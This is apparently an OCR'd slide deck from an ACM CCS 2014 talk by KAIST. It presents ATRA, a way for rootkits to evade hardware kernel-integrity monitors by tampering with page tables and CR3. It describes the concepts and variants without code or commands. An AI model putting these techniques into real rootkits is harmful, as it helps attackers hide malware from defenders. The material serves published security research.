ATRA : Address Translation Redirection Attack

- Evading H/W based Kernel Integrity Monitoring Scheme -

ACM CCS 2014

KAIST CySec Lab

INDEX


Introduction & Background

What is Rootkit?

- In a nutshell : Kernel Privileged Malware
- Stealthy type of software which manipulates OS
  - Disable Anti-Virus Software
  - Hide Specific Informations
    - Networking
    - File
    - Process
  - Key-Logging
    - Intercept H/W Interrupt

Example : System Call Hooking


- System Call Table
  - Global table of kernel function pointers
    - Each function provides kernel service
      - (e.g., sys_open, sys_execve)
  - Reside in memory
    - Should not changed after booting
      - If rootkit modifies system call table, OS service will be changed



KAIST CySecLab

Hardware-based memory monitor

- Hardware Monitor
  - Completly stealthy from host system
  - Unlikely to compromised



Hardware based Kernel integrity monitoring

Previous works regarding H/W based memory monitor

- Copilot (ACM CCS 2004)
  - Memory DMA to detect kernel modifications
- Vigilare (ACM CCS 2012)
  - Snoops memory bus to detect kernel modifications
- KIMON (Usenix 2013)
  - Detects illegal memory modification of kernel dynamic region
- Mguard (ISCA 2013)
  - Similar to KIMON, advanced architectural support

Basic concept of ATRA

- We demonstrated the practical attack while its vague concept has been mentioned several times
  - "…a considerable, if not impossible effort…"
  - "…such a hypothetical attack…"


Attack Design

Attack Model / Assumption

- Attacker has root privilege
  - Rootkit
- Attacker's goal
  - Manipulate the OS without being detected
- Defender's goal
  - Detect manipulation against OS
- Defender's capability
  - Access memory using physical address
  - No access to CPU register context
- Host system uses 'Paging'
  - ATRA exploits the paging mechanism to fool external monitor

Problems of HW-based Monitors

- HW monitors cannot understand Virtual Address
  → Memory-bound ATRA
- HW monitors cannot know CPU register context
  → Register-bound ATRA




Virtual Address	Physical Address
0x5000	-
0x6000	0x3000
0x7000	-
0x8000	0x9000

KAIST

CySecLab


Problems of HW-based Monitors

- HW monitors cannot understand Virtual Address
  - → Memory-bound ATRA
- HW monitors cannot know CPU register context
  - → Register-bound ATRA




Virtual Address	Physical Address
0x5000	-
0x6000	0x7000
0x7000	-
0x8000	0x9000

ATRA Overview



ATRA

- PTE-ATRA




KAIST

CySecLab

ATRA

- PGD-ATRA




KAIST

CySecLab


ATRA

- Saved-CR3-ATRA




ATRA

- CR3-ATRA



ATRA against in-memory data

- In fact, there are a lot of pointers which needs to be protected for address translation integrity



